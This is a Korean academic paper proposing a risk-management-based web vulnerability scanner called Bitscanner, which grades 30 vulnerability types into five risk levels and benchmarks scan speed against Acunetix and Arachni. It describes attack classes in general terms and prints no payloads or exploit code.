Journal of The Korea Institute of Information Security & Cryptology ISSN 1598-3986(Print)
VOL.30, NO.1, Feb. 2020 ISSN 2288-2715(Online)
https://doi.org/10.13089/JKIISC.2020.30.1.59

위험관리 기반의 비용 효율적인 실시간 웹 애플리케이션 소프트웨어 보안취약점 테스팅*

쿠미 산드라,[1†] 임 채 호,[2] 이 상 곤[3‡]
[1,3]동서대학교 컴퓨터공학부 (대학원생, 교수), [2]빛스캔(주) (연구소장)

Cost-Effective, Real-Time Web Application Software Security Vulnerability Test Based on Risk Management*

Sandra Kumi,[1†] ChaeHo Lim,[2] SangGon Lee[3‡]
[1,3]Dongseo University(Graduate Student, Professor),
[2]Bitscan INC (Director of Research center)

요 약

웹 애플리케이션이 동작하는 웹 공간은 공개된 HTML로 인하여 공격자와 방어자의 사이버 정보전쟁터이다. 사이버 공격 공간에서 웹 애플리케이션과 소프트웨어 취약성을 이용한 공격이 전 세계적으로 약 84%이다. 웹 방화벽 등의 보안제품으로 웹 취약성 공격을 탐지하기가 매우 어렵고, 웹 애플리케이션과 소프트웨어의 보안 검증과 보증에 많은 인건비가 필요하다. 따라서 자동화된 소프트웨어에 의한 웹 스페이스에서의 신속한 취약성 탐지와 대응이 핵심적이고 효율적인 사이버 공격 방어 전략이다. 본 논문에서는 웹 애플리케이션과 소프트웨어에 대한 보안 위협을 집중적으로 분석하여 보안위험 관리 모델을 수립하고, 이를 기반으로 효과적인 웹 및 애플리케이션 취약성 진단 방안을 제시한다. 실제 상용 서비스에 적용한 결과를 분석하여 기존의 다른 방식들보다 더 효과적임을 증명한다.

ABSTRACT

The web space where web applications run is the cyber information warfare of attackers and defenders due to the open HTML. In the cyber attack space, about 84% of worldwide attacks exploit vulnerabilities in web applications and software. It is very difficult to detect web vulnerability attacks with security products such as web firewalls, and high labor costs are required for security verification and assurance of web applications. Therefore, rapid vulnerability detection and response in web space by automated software is a key and effective cyber attack defense strategy. In this paper, we establish a security risk management model by intensively analyzing security threats against web applications and software, and propose a method to effectively diagnose web and application vulnerabilities. The testing results on the commercial service are analyzed to prove that our approach is more effective than the other existing methods.

Keywords: security management, cyber attack, vulnerability, OWASP, MITRE, BITSCAN

I. 서 론

4차 산업혁명은 디지털 데이터 시대이다. 1976년 S&P 500의 16%가 무형자산(특허, 상표 및 저작권)으로 구성되었으나 지금은 90%다. 데이터는 가장 중요한 경제적인 국가보안자산이다. 아마존, 구

Received(12. 24. 2019), Modified(01. 03. 2020), Accepted(01. 03. 2020)
* 본 연구는 한국연구재단 연구과제(과제번호 : 2018R1D1A1B07047601) 지원에 의하여 수행하였습니다.
† 주저자, kumisandra54@gmail.com
‡ 교신저자, nok60@dongseo.ac.kr(Corresponding author)

글, MS 등 소수 소프트웨어 중심 기업이 세계를 지배한다. 인터넷과 AI를 활용하여 데이터 학습과 혁신을 산업화할 수 있는 국가와 민간 기업이 정치, 경제 및 군사력을 가진다. 산업혁명을 통제하기 위한 새로운 프레임워크에서는 사이버보안과 개인정보보호가 보장되어야 한다. 미국 DHS(Department of Homeland Security)는 보안사고의 90%가 소프트웨어 취약성을 이용한다고 하며[1], 소프트웨어 문제점 중 84%는 웹 애플리케이션과 소프트웨어의 취약성을 이용한다[2]. 2019년 China CERT가 발표한 5월과 12월 보고서를 분석한 결과 웹 애플리케이션과 소프트웨어의 취약성은 평균 80.5%를 차지하며, 웹 애플리케이션 취약성 분포가 증가 중이다[3].

미국은 "Risk can never be eliminated and so it must be MANAGED!!" 라는 논리로서 위험관리를 표준[**4**]으로 진행한다. 이 표준에서 웹 애플리케이션과 소프트웨어 보안을 생성하였다. 이 표준은 위험평가 시 위협, 취약성, 영향, 그리고 빈도를 중요한 평가요소로 고려하였다. 전 세계 15억 웹 서버 중 관리되어야 할 약 2억 개의 웹 서버는 주로 주요 클라우드에 있는 웹 애플리케이션 소프트웨어이며 신규개발, 수정 업데이트는 물밀 듯이 나타난다. 이러한 상황에서 웹 애플리케이션이 존재하는 취약점을 신속히 그리고 주기적으로 점검하고 관리하는 일이 매우 중요하다.

공격은 알려진 공격코드를 주로 이용하며, MITRE가 알고 있는 약점으로 808종이 있다. 하지만 이들 중, 공격자가 실제로 공격에 이용하며 공격대상 시스템에 심각한 결과를 초래하는 공격 코드는 30종까지라고 본 연구팀에서는 판단한다. 미국은 OWASP Top 10[5]을 표준으로 정하고 있다. MITRE는 Top 25 [6]를 선정하여 발표하지만, CVSS(The Common Vulnerability Scoring System)에 의하여 영향력이 없는 것까지 포함하여 Top 40를 위협적인 공격 코드로 분류하고 있다. 많은 기업 들은 OWASP Top 10을 초과한 CWE(Common Weakness Enumeration) 기반의 취약성을 탐지하여 보고하므로 조직의 완벽한 SDLC(Software Development Life Cycle)체계를 만드는데 엄청난 시간과 비용을 낭비하고 있다[7].

본 논문에서는 Top 30를 조직에 대한 영향력으로 보고 누구나 쉽게 업데이트할 수 있는 가이드를 제시한다. 논문에서는 웹 애플리케이션 취약성 관리의 탁월한 성능개선을 위해 다음 사항에 관하여 기술한다.

- 공격기반 취약성 집합을 설명한다. 이것에 관한 더 구체적인 해설은 부록 A에서 다룬다.
- 5단계 수준의 취약성 분류를 소개한다. MITRE에서의 CVSS 분류와 비교한다.
- IDS에서는 서명으로 공격 패턴을 빠르게 탐지를 하지만, 여기에서는 소프트웨어 취약성을 서명형식으로 매우 빠르게 탐지한다.
- 각 웹 애플리케이션들이 제공하는 내용은 서로 다르지만, 크롤링(crawling) 방법을 사전에 정의하여 서명 패턴으로 공격을 빠르게 분석한다[8].

II. 관련연구

2.1 위협관리

미국 표준에서는 위협관리에 대하여 "일상적인 운영계획으로 위협, 취약점, 영향 등을 통합하여 분석함으로써 위협을 줄이고, 모든 사이버 운영에 대한 취약점과 문제점을 줄여야 한다"라고 기술하고 있다.

보안위험관리 업무는 그림 1에 나타낸 모든 Event에 대한 "Vulnerability and Predisposing Conditions" 항목을 점검하고 갱신함으로써 공격자에 의한 위협을 제거하는 것이다. 우아한 소프트웨어 공학을 따진다면 808 종의 취약점을, 보안 우선순위를 고려한다면 30 종의 취약점을 탐지하고 갱신하는 것이 더 효율적일 수 있다. 조직에 대한 빈도를 보는 위험관리는 MITRE에서도 Top 25를 제시하고 있다. 구체적인 30개 취약점 설명은 OWASP Top 10 및 MITRE 25와 비교·분석하여 부록 A에 나타내었다.

1	2	3	4	5	6	7	8	9	10	11	12	13
Threat Event	Threat Sources	Threat Source Characteristics			Relevance	Likelihood of Attack Initiation	Vulnerabilities and Predisposing Conditions	Severity and Pervasiveness	Likelihood Initiated Attack Succeeds	Overall Likelihood	Level of Impact	Risk
		Capability	Intent	Targeting								

Fig. 1. Risk Template, Appendix I of [5], TABLE I-5: TEMPLATE – ADVERSARIAL RISK.

2.2 US NVD

NVD(National Vulnerability Database)[10]는 미국 NIST에서 관리하는 표준 취약점 관리 데이터의 저장소이다. 취약점 관리 정보를 적시에 제공하기 위해 DHS가 후원한다. 데이터 상호운용성을 개선하기 위해 NVD는 SCAP(Security Content Automation Protocol)를 기반으로 데이터를 게시하여, 취약점 관리와 보안측정을 자동화할 수 있게 하였다. CVE(Common Vulnerabilities and Exposures), CVSS(Common Vulnerability Scoring System),CPE(Common Platform Enumeration), CCE(Common Configuration Enumeration), CWE(Common Weakness Enumeration) 등의 SCAP 사양 및 보안모델은 NVD 작업을 지원한다.

2.3 소프트웨어 보안 표준

소프트웨어 보안은 악의적인 공격에서 올바르게 작동하도록 소프트웨어를 개발하는 것이다. 조직은 애플리케이션 보안을 보장하기 위해 지침, 표준, 정책 및 프로세스를 설정한다. 이와 관련된 기관으로 MISRA[11], EU GDPR[12], OWASP [13], DO-178 B/C [14,15], DISA[16], MITRE[17] 등이 있다.

2.4 웹 애플리케이션 보안 테스팅[2]

수동으로 이루어지는 코드의 검토는 많은 시간이 걸리고, 새로운 취약성이 발견되는 현실적 상황에 비추어 볼 때 적합하지 않다. AST(Applicaion Security Testing) 도구는 알려진 취약성 찾기에 효과적이며, 사용자가 찾은 결과를 분류할 수 있다. SDLC 개발 프로세스에 AST 도구를 구현하면 취약성을 조기에 발견하여 갱신작업에 들어가는 시간과 노력을 절약하여, 고품질의 안전한 제품을 만들 수 있으며, 애플리케이션 프로그램의 속도, 효율성을 높일 수 있다. 조직에서의 안전한 비지니스를 위한 웹 애플리케이션 플랫폼에서의 상관관계, 취약성식별 현황은 피라미드 형태의 AST 도구 범주를 그림 2에 나타내었다. 애플리케이션 소프트웨어 테스트는 피라미드 기반의 AST 도구를 사용하여 수행된다. 하지만 이들 도구는 DAST(dynamic AST) 만으로




Fig. 2. CMU SEI's Web Apps Security Testing Pyramid System

DB 기반 취약성 탐지가 수행된다. 많은 웹 애플리케이션이 존재하는 Cloud 환경에서의 DevOps를 위해서는 매우 빠르게 HTTP에서 취약점을 탐지해야하므로, 기존의 취약성 탐지 기법은 DevOps 환경에 적합하지 않다. IDS에서 서명 기반으로 실시간 공격을 탐지하는 것처럼, 서명 기반으로 실시간으로 취약점을 탐지하고 수정 보완된 애플리케이션에 대하여 취약점을 반복 순환 탐지하는 DevOps에 적합한 취약점 탐지가 요구된다.

2.5 Web Crawl

크롤링은 검색엔진이 웹에서 페이지를 수집하는데 사용하는 프로세서이다. 문서와 페이지 간 링크를 내려받아 웹을 자동으로 탐색하는데, 웹 검색엔진, 웹 보관, 웹 데이터 마이닝 및 웹 모니터링에 사용된다. 그림 3은 웹 크롤러의 아키텍처를 보여 준다[18]. 스케줄러는 크롤러가 내려받아야 하는 URL의 대기열을 요청한다. 다운로더는 World Wide Web에서 페이지를 내려받는다. 웹 페이지와 웹 사이트에 대한 메타 데이터는 데이터베이스에 저장된다. 웹 크롤러는 방문할 URL(시드 URL) 목록으로 시작한다. 크롤러는 URL을 통과할 때 페이지의 모든 하이퍼링크를 식별하여 방문할 URL 목록에 추




Fig. 3. General web crawler architecture

가하며 스케줄러의 URL은 정책에 따라 방문한다.

III. 시스템 모델링

3.1 요구사항 분석

본 절에서는 기존의 웹 애플리케이션 취약점 관리 체계를 알아보고, 본 연구에서 제안하는 취약점 관리 체계를 기존의 관리체계와 관리의 실시간성과 효율성 측면에서 비교 분석한다.

3.1.1 기존의 취약점 관리 체계 및 Bitscan의 30종 웹 애플리케이션 취약점

OWASP Top 10[7]. 웹 애플리케이션 보안에 대한 강력하며 인지도 높은 문서를 제공한다. 이 목록은 웹 애플리케이션의 가장 중요한 소프트웨어 위험을 식별하는 데 중점을 둔다. 이러한 위험은 발견된 보안결함의 빈도, 취약점의 심각성 및 조직에 미칠 수 있는 잠재적 영향을 기반으로 결정된다. OWASP Top 10은 2004년에 처음 발행되었으며, 3~4년마다 갱신된다.

MITRE CWE Top 25[6]. 소프트웨어의 심각한 취약점으로 이어질 수 있는 가장 광범위하고 치명적인 취약점이 포함된 목록이다. 보안 연구원, 소프트웨어 검사자, 개발자, 그리고 교육자가 소프트웨어 산업에서 가장 널리 퍼진 보안 위협을 인식하는 데 사용할 수 있는 공동체 자원이다. MITRE는, 상위 25개 목록 외에도, 개발자가 취약점 완화 및 위험 의사 결정을 완료하기 위해 고려해야 할 15가지 추가 취약점을 제공한다.

MITRE CWE[19]. 소프트웨어 보안 툴의 측정 가늠자로, 그리고 취약점 식별, 완화 및 예방 노력을 위한 기준으로 사용되는 808개의 일반적인 소프트웨어 취약점 유형의 공식 목록이다.

Bitscan 취약점 30. 웹 애플리케이션에서 가장 일반적이고 위험한 보안 위협의 위험 수준에 따라 30개의 취약점이 선정되었다. 기존 시스템의 취약점들 중에서 위험성이 높은 취약점 만 선정하여 점검하는 스캐너는, 기존 취약점 스캐너들 흔히 발생하는 웹 애플리케이션을 방어하는 데 필요하지 않은 취약점 탐지로 인한 자원 낭비를 제거하게 되므로, 높은 속도의 탐지 성능을 가진다. 본 연구에서 제안하는 Bitscan 30 취약점을 5가지 위험 수준으로 분류하였다. OWASP top 10, MITRE 25, 그리고 CVE ID와의 비교 그리고 공격 코드 및 자세한 설명 등을 부록 A에 나타내었다. 위에서 설명한 취약점 세트를 요약하여 표 1에 나타내었다.

Table 1. Web Apps Vulnerability Sets

Vulnerability Set	Contents	Attack Code	Compliance
OWASP Top 10	American Standard	Exist	CVE Exist
MITRE Top 25	MITRE Standard	Exist	CVE, CVSS Value Evaluation
Bitscan 30	Private Standard	Exist	Private Risk Level Evaluation
MITRE CWE 808	Known Vulnerability	Not Available for some weaknesses	-

3.1.2 30종의 취약점을 5단계의 위험 수준으로 지정

CVSS (Common Vulnerability Scoring System)는 취약점의 우선순위를 결정하는 데 널리 사용되는 방법이지만, 취약점 순위를 지정하기 위해 CVSS에만 의존하면 조직을 오도하고 부정적인 결과를 초래할 수 있다. CVSS는 위험성(risk)이 아닌 심각도(severity)를 측정한다[20]. CVSS는 취약점의 심각도를 측정하도록 설계되었기 때문에 위험성을 평가하기 위해 단독으로 사용해서는 안 된다. CVSS는 공격자가 애플리케이션에서 권한을 피벗(pivot) 할 수 있는 설정 문제들과 같은 취약점으로 엄격하게 정의되지 않은 보안 문제를 고려하지 않는다. CVSS의 점수가 높을수록 개발자와 조직의 업무가 복잡해진다. 어떤 취약점을 먼저 다루어야 할지를 알기 어렵게 한다. 대부분 회사는 점수가 높은 취약점을 먼저 다루게 되므로, 이러한 점수 계산법은 공격자가 낮은 점수의 취약점을 악용할 시간을 주게 된다.

조직은 취약점의 우선순위 관리에 심각도뿐만 아니라 위험성도 고려하여야 한다. 탐지된 취약점이 특정 애플리케이션에 어떤 영향을 미치는지 결정해야 하고, 조직의 네트워크에 존재하는 다른 취약점과 결합할 경우 조직에 미칠 수 있는 위험성에 더 중점을 두어 취약점의 우선순위를 결정하여야 한다. 본 논문에서는 30개의 취약점을 5가지 등급으로 분류한다. 등급마다 취약점의 심각도와 위험성 수준을 구분한다. 다음은 5가지 취약점 등급 분류에 대한 간략한

설명이다.

등급 1 : 원격 액세스 터미널 (Remote Access Terminal, RAT). 이러한 종류의 취약점은 인증되지 않은 공격자가 원격으로부터 악용하여 애플리케이션을 손상할 수 있다. 악용으로 인해 임의의 코드와 명령을 원격으로 실행할 수 있으며, 파일을 읽고 쓸 수 있는 완전한 접근이 가능하다.

등급 2 : 데이터 유출(Data Leakage). 취약점으로 인해 중요한 정보가 유출될 수 있다. 예를 들어 웹 애플리케이션 사용자 명단을 유출 시킬 수 있다.

등급 3 : 외부 접근(External Access). 이러한 종류의 취약점을 악용하면 침입자가 정보를 볼 수 있으며, 애플리케이션을 제어 할 수 있다.

등급 4 : 정보 공개(Information Reveal). 공격자는 이 취약점을 악용하여 다른 취약점을 악용하는 데 도움이 되는 정보에 접근 할 수 있다.

등급 5 : 경고(Alerts). 이러한 유형의 취약점은 직접적인 영향을 미치지는 않지만, 공격자가 애플리케이션을 더 잘 이해하도록 도와준다.

아래 표 2은 Bitscan에서 위험성과 심각도의 수준을 고려한 30개 취약점에 대한 5등급 분류를 나타낸다.

Table 2. Bitscan Vulnerability Ranking

Grade	Risk Class	Vulnerabilities	Risk Level	Severity Level
1	Remote Access Terminal (RAT)	SQL Injection et. al 1 - 11	High	High
2	Data Leakage	Blind SQL et. al 12 - 13	Medium	High
3	External Access	XSS et. al 14 - 16	Low	Medium
4	Information reveal	POST XML et. al 17 - 20	Trivial	Low
5	Alerts	Directory Listing et. al 21 - 30	Informational	

3.1.3 미국의 Web Apps 보안을 넘어선 구조

그림 2는 CMU의 웹 애플리케이션 보안 관리 모델을 보여 주고 있으며, OWASP에서도 단순한 모델을 보여 주고 있다[7]. 보안 실무에서 가장 많이 다루는 일은, 사업에서 담당하는 비즈니스가 웹 애플리케이션 소프트웨어 플랫폼 자산이 일반 PC든 모바일이든 IoT 이든 관계없이, 취약점이 조직의 업무에 대한 미치는 영향력에 대한 평가이다. 즉, OS등에 상관없는 웹 애플리케이션 수준에서 위험성을 판단하여 탐지하여야 한다. Bitscan은 공격에 단순

Table 3. Web Apps Security Structure and BitScan System

Description	CMU/ OWASP Tools	Bitscan	Remarks
Task-related Analysis	Mobile, Cloud	SDLC consistency	SDLC Performance and Cost issues
Testing Method	SAST, DAST	DAST, pre-defined attack patterns, full-depth crawling	Performance and cost optimization

최적화된 체계로 서명패턴 분석과 크롤링 등으로 이루어져 있다. 표 3은 CMU 및 OWASP와 Bitscan의 웹 애플리케이션 보안 관리 구조를 비교하여 나타내었다.

3.2 웹 애플리케이션 위험성 관리

웹 애플리케이션 위험성 관리는 조직과 관련된 웹 애플리케이션의 취약점 식별, 우선순위 지정, 수정 및 보고하는 기본적인 위험관리 원칙의 업무이다. 이것은 AST 도구를 사용하여 수행 할 수 있다. 조직에서 저렴한 비용으로 위험관리를 구현할 수 있도록, 본 논문에서는 취약점을 탐지하고, 탐지된 각 취약점에 위험 수준을 할당하는 DAST(Dynamic Application Security Testing) 스캐너인 Bitscanner를 제안한다.

조직에 위험을 주는 웹 애플리케이션 공격(Threat)은 클라이언트 주체(subject)로서 동작하여 조직이 보유한 서버에 존재하는 소프트웨어의 취약성에 대하여 HTTP 프로토콜을 이용하여 심각한 오류를 주입하는 공격이다. 그림 4에서 이렇게 작동하는 모델을 나타내었다. 본 연구에서 제안하는 취약점 탐지기법은 동적 오류 주입에 의한 HTTP Error 공격을 탐지하는 동적모델이다. 기존의 다른 도구들은 Server에서 공격과 연동하는 HTTP 동작에 대한 고려 없이 소스 코드만 분석하는 정적인 SAST(Static AST) 모델이라는 점에서 본 연구에서 제안하는 취약점 탐지기법은 차별성을 가진다. 웹 애플리케이션 개발 시 본 논문에서 제안하는 기술을 사용하면 애플리케이션이 조직에 영향을 미치는 위험을 파악하고 사전에 치료 조치의 우선 결정을 도와준다.




Fig. 4. Web Apps Client(Subject) and Server (Object) Model




Fig. 5. Target Model of Web Apps Security Testing

위의 그림 5는 웹 애플리케이션 보안 테스팅을 위한 시스템 모델을 나타낸다. Bitscanner는 블랙박스 테스트(DAST)를 활용하여 웹 애플리케이션의 취약점을 탐지하고 이를 위험 수준별로 그룹화한다. 물론 여기에는 HTTP 에러코드와 연관된 공격과 응용 취약점 서명 테이블을 이미 준비되어 있다. 위험은 공격자가 취약점을 악용할 경우 발생할 수 있는 악영향을 말하는데, 조직에 잠재적인 영향은 재정적 손실, 조직의 평판 손상 등을 포함 할 수 있다. 대부분의 상용 취약점 스캐너는 CVSS를 사용하여 취약점을 우선 시 한다. 따라서 취약점의 위험을 측정할 수 없으며 심각도 만 평가하게 된다. 특히 보안에 영향을 주지 않은 일반 버그 등은 디버깅 시간을 요구하는 자원 낭비요소를 가진다.

IV. 구현 및 시험 분석

4.1 Bitscanner 구현

Bitscanner는 알려진 취약점을 탐지하는 DAST이다. Bitscanner는 스캔하는 운영 중인 웹 애플리케이션의 소스 코드에 대한 사전 지식이 없다. Bitscanner는 웹 애플리케이션의 구조를 분석하고, 데이터베이스에 액세스하기 위해 제작된 HTTP 요청을 웹 애플리케이션 서버로 보내어 취약점을 탐지한다. 데이터베이스에서 생성된 응답을 분석하여 취약점 유무를 결정한다. 응답은 웹 애플리케이션의 잘 알려진 데이터베이스 오류 메시지 및 코드와 정합시켜 분석한다. 광범위한 데이터베이스 오류 메시지에 대한 패턴을 생성하고, PCRE(Perl Compatible Regular Expressions)[21]를 사용하여 패턴들을 정규 표현식으로 코드화한다. 응답이 어떤 오류 패턴과 일치하면, 해당 취약점을 취약점으로 표시하고 취약점 유형을 반환한다.

Bitscanner는 운영하는 플랫폼 및 기술과 관계없이 모든 웹 애플리케이션에서 30가지 취약점을 탐지한다. Bitscanner의 아키텍처는 그림 6에 나타내었다. Bitscanner는 다음의 절차에 따라 취약점을 탐지한다.

1단계. 웹 애플리케이션 크롤링. 취약점 탐지에서 대상 애플리케이션 크롤링은 매우 중요하다. 취약점 스캐너의 효율성은 크롤러에 의존한다. 검색 시 크롤링 단계는 그림 7과 같이 웹 애플리케이션의 구조 파악을 목표로 한다. Bitscanner는 아래 그림 8과 같이 웹 구조에서 전체 깊이(full depth) 크롤링 전략을 활용하여 웹 애플리케이션의 페이지를 수집한다. 크롤링 단계를 시작할 때 검색 할 웹 애플리케이션 루트 주소를 크롤러에 시작 값으로 공급한다. 루트 주소를 시작점으로 사용하여 외부 링크를 제외한 웹 애플리케이션의 링크, 컨텐츠 및 양식을 추출한다. Bitscanner의 크롤러는 JavaScript, AJAX, HTML5, CSS 및 대부분의 최신 웹 기술을 사용하는 웹 애플리케이션으로부터 실시간 페이지 수집을 지원한다. Bitscanner의 크롤러는 Flash SWF 파일에서 외부 링크를 추출 할 수 있다. 스캐닝하기 전에 인증이 필요한 웹 애플리케이션의 경우, Bitscanner는 쿠키 인증을 사용하여 크롤




Fig. 6. Framework of Bitscanner




Fig. 7. Structure of a Web Application

러가 웹 애플리케이션에 액세스 할 수 있도록 한다. Bitscanner의 크롤러는 로그 오프를 초래하는 링크 크롤링은 회피하도록 설정되어있다. 웹 크롤러의 순서도를 그림 8에 나타내었다.

2단계. 파라미터 식별. 크롤링 단계 후, 수집된 페이지에서 구조적 분석을 수행하여 취약점이 될 만한 지점을 찾는다. 각 페이지 구문을 분석하여 양식을 찾아내고, 양식 내의 모든 입력 매개 변수를 추출한다. 또한, JSON, XML 및 AJAX에서 GET 및 POST 매개 변수를 찾아낸다. 입력 매개 변수는 웹 애플리케이션에 대한 공격 시뮬레이션의 시작 지점으로 사용된다.

3단계. 공격 시뮬레이션. Bitscanner 30 취약점을 악용하기 위해 공격자가 사용하는 모든 일반적인 공격 패턴의 데이터베이스를 만든다. 공격 시뮬레이션에서, 공격 패턴이 추출된 URL에 부착되어 웹 애플리케이션에 요청으로 전송된다. 애플리케이션에 취약점이 있는지 확인하기 위해 조작된 요청(crafted request)이 보내진다. 조작된 요청에 대한 응답은 대상 웹 애플리케이션에서 사용하는 데이터베이스 서버 유형에 따라 다르다. 응답은 광범위한 오류 메시지와 다른 DBMS의 오류 상태를 포함하는 데이터베이스와 맞추어 본다. 응답이 어떤 한 패턴과 일치하면 매개 변수를 포함하여 취약점으로 보고한다. 이 과정을 통해 개발자는 코드의 어느 부분이 취약점을 일으키는지 알 수 있다.




Fig. 8. Flowchart of Bitscanner's Crawler

4단계. 보고서 생성. 취약점에 대한 상태 보고서는 PDF, XML, HTML, CSV 및 대시보드와 같은 다양한 형태의 보고서가 생성된다. 이 보고서는 취약점 분석, 서비스 수준 합의 상태 및 규정 준수에 중점을 둔다. 이 보고서는 보안 팀, 소프트웨어 소유자, 그리고 관리자가 취약점을 해결하기 위해 취해야 할 작업 계획 작성에 도움을 준다.

4.2 설치 운영 시험

Bitscanner는 랩톱/데스크톱 PC와 서버에 설치된다. 서버는 Intel Xeon 프로세서 그리고 데이터베이스는 MySQL DB에서 작동한다. 스캔에 1GB 및 10GB의 대역폭을 사용한다. Bitscanner의 효과를 평가하기 위해 Bitscan INC와 BNst Co., LTD에서 대상 웹 애플리케이션에 대한 실험을 수행했다. Bitscanner의 크롤러는 전체-깊이 크롤링 전략을 사용하여 웹 애플리케이션에 연결된 모든 페이지를 내려받는다. 크롤링 범위가 큰 경우 크롤러는 취약할 것 같은 페이지를 감지 할 수 있다. 30 개의 취약점에 대해 사전 정의된 공격 패턴을 사용하여 악성 웹 요청을 대상 애플리케이션에 전송함으로써 대상 웹 애플리케이션의 취약점을 탐지 할 수 있다.

그림 9는 Bitscanner의 대시보드를 나타내고 있다. 도메인을 클릭하면 그 도메인에서 발견된 취약점에 대한 자세 정보가 표시된다. 그림 10은 스캔 된 도메인에 대한 보고서 페이지를 보여 준다. 탐지된 취약점의 수와 실행시간이 포함된 87개의 대상 웹 애플리케이션에 대한 실험결과는 부록의 표 A2에 나타내었다. 본 논문에서는 보안상의 이유로 테스트 대상 웹 애플리케이션의 도메인을 보여 주지 않는다. 표 4에 위험 수준별로 탐지된 취약점의 백분율을 나타내었다. 공격자가 사용하는 모든 공통 및 우회 패턴을 포함하는 사전 정의된 공격 패턴 DB를 사용하여 0% FP(False Positive)로 취약점을 정확하게 탐지한다. 약 10,000개의 URL을 사용하여 대기업

Fig. 9. Bitscanner Operation Dash-Board




Fig. 10. Bitscanner Vulnerability Scanning Result

Table 4. 2019 Top Vulnerability Statistics (Experiment by Bitscan INC, BNst Co., LTD)

Rank	Vulnerability	Risk	Percentage
1	CGI Directory Found	5	39
2	XSS	3	36
3	Directory Listing Found	5	7
4	500 Page Errorntage	2	6
5	POST method allowed	5	4
6	SQL Injection	1	2
	MySQL Injection		2
7	Exception Error	4	1
	PHP Information Found	5	2
	Suspicious Error		1
Total			100

웹 애플리케이션을 완전히 진단하는 데 7시간이 걸린다. 약 105개의 URL을 가진 소규모 회사의 경우 웹 애플리케이션 스캔을 완료하는 데 19초가 걸린다.

4.3 성능 분석

본 논문에서 설명하는 Bitscanner 툴의 성능 평가를 위해, 잘 알려진 무료 툴인 Arachni[22] 및 Acunetix[23] 상용 스캐너와 비교한다. 성능 평가를 위하여 3개의 웹 애플리케이션을 사용하였다. 두 개의 웹 애플리케이션은 Microsoft-IIS/8.5 web server상에서 실행되고, 나머지 한 개는 Nginx/1.4.1 웹 서버 상에서 작동한다. 표 5에 평가 대상 3개 툴의 취약점 스캔 속도를 비교하여 나타내었다. 그리고 부록 C에 실험 결과 화면을 첨부하였다.

Table 5. Scanning Speed Comparision of Web Vulnerability Scanning Tools.(Unit : ms)

Application	Bitscanner	Acunetix	Arachni
1	72	783	3600
2	69	1363	4558
3	145	708	3600

Bitscanner는 이들과 유사한 방식으로 작동하지만 30가지 취약점에 대해 완전 깊이 크롤링 및 사전 정의된 공격 패턴을 사용한다. 사전 정의된 공격 패턴을 사용하면 보다 빠른 속도로 취약점을 정확하게 탐지하고 오 탐지를 줄일 수 있다.

기존 스캐너는 모든 입력 매개 변수에 악성 코드를 철저히 적용하여 취약점을 감지하므로 중간 크기의 웹 사이트를 검색하는 데 시간이 오래 걸리게 된다. 이 방법은 비용이 많이 들고 자원을 많이 소비한다. 학습 기반 접근 방식을 사용하는 다른 기존 스캐너는 더 높은 오 탐지율로 인해 어려움을 겪는다.

